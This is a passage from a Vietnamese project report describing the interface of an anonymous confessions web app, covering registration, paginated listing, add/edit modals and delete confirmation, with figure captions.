
*Hình 20. Giao Diện Chức Năng Đăng Ký*

### 3.2.2. Chức Năng Hiển Thị Confessions.

Hiển thị toàn bộ confessions của người dùng đăng lên (dạng ẩn danh, không chứa tên) danh sách hiển thị mới nhất đến cũ nhất. Hiển thị phân trang.




*Hình 21. Giao Diện Hiển Thị Confessions*



*Hình 22. Giao Diện Phân Trang Hiển Thị Confessions*

### 3.2.3. Chức Năng Thêm, Sửa Confessions.


Hiển thị modal form thêm và sửa confession khi người dùng nhấn vào nút “New Your Confessions”, bao gồm tiêu đề và nội dung của confession. Người dùng chỉ sửa được bài viết khi tài khoản đăng nhập.



*Hình 23. Giao Diện Thêm Và Sửa Confessions*

### 3.2.4. Chức Năng Xóa Confessions.

Hiển thị modal xác nhận muốn xóa confessions khi người dùng bấm vào nút xóa. Chỉ hiển thị khi người dùng đã đăng nhập.



*Hình 24. Giao Diện Xóa Confessions*